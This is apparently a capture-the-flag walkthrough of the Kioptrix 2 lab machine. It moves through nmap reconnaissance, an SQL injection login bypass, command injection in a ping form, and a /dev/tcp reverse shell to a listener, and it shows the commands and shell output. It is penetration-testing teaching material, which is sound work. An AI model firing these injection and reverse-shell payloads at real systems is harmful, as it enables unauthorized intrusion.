
kioptrix-2

First stage #Recon :

Firstly we need to get our own ip so we will use this command


```
ip a
```



target ip so we will use #nmap by using this command

```
nmap -sn 192.168.X.0/24
```

and by that we can scan for our subnet and we can see our live hosts




and by that we can see all the hosts that are up and we can find that our target is on `192.168.198.132`


second stage #Scannins :

we need to know two information in the beginning which is our target services and os, so we will use #nmap one more time with this command

```
nmap -sV -O 192.168.198.132
```

we can search on the services and it's version for exploits like `CUPS 1.1` how ever i will hack into it through another way in this walkthrough, if we open our webserver we will se this login page and we can see a `comment in the html code`





Third stage #weaponization :

we can check for several attacks like xss, ssrf and sqli how ever the more reasonable way to test for is sqli and as we can see in the comment the user we will attack with is `Administator`

first step to lunch an sqli attack is to imagine the sql query you want to miss with
in this scenario i will imagine the quey to be


```
SELECT * FROM USERS WHERE username='' AND password=''
```

where the username we will provide will be in the username field and password will be in the password field

so we can miss with this query by commenting what ever condition is after the username check to make it like this


```
SELECT * FROM USERS WHERE username='' OR 1=1 -- -AND password=''
```

as a matter effect the `OR 1=1` is useless in this case but i will put them just to make sure every this is ok, and we can put what ever string in the password field



Fourth stage #exploitation :

and it worked and redirected me to index.php




here we can see it asks for a machine to ping in the network so it can be vulnerable to ssrf how ever in my scenario i wanted to get a shell on the target so i will try to inject a code and i will use this payload to check if it is working or not `; whoami`

```
; whoami
apache
```

and we can see it worked so i will try to make a reverse shell and i will use shells forom this website where you inter your ip and port you want to listen on and what is the program or


language you want it to spawn this sill with and this website called [Reverse Shell Generator]



so i will use this command in the input field

`; sh -i >& /dev/tcp/192.168.198.131/7777 0>&1`

and i will open a listener on my own machine to get the reverse shell request and by that i can get an rce, i will use this command to open a listener on my machine i will use `rlwrap` before the `nc` to stabilize the shell a little bit before interacting with it



and by that we have successfully got a shell

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.198.131] from (UNKNOWN) [192.168.198.132] 32769
sh: no job control in this shell
sh-3.00$ whoami
apache
sh-3.00$
```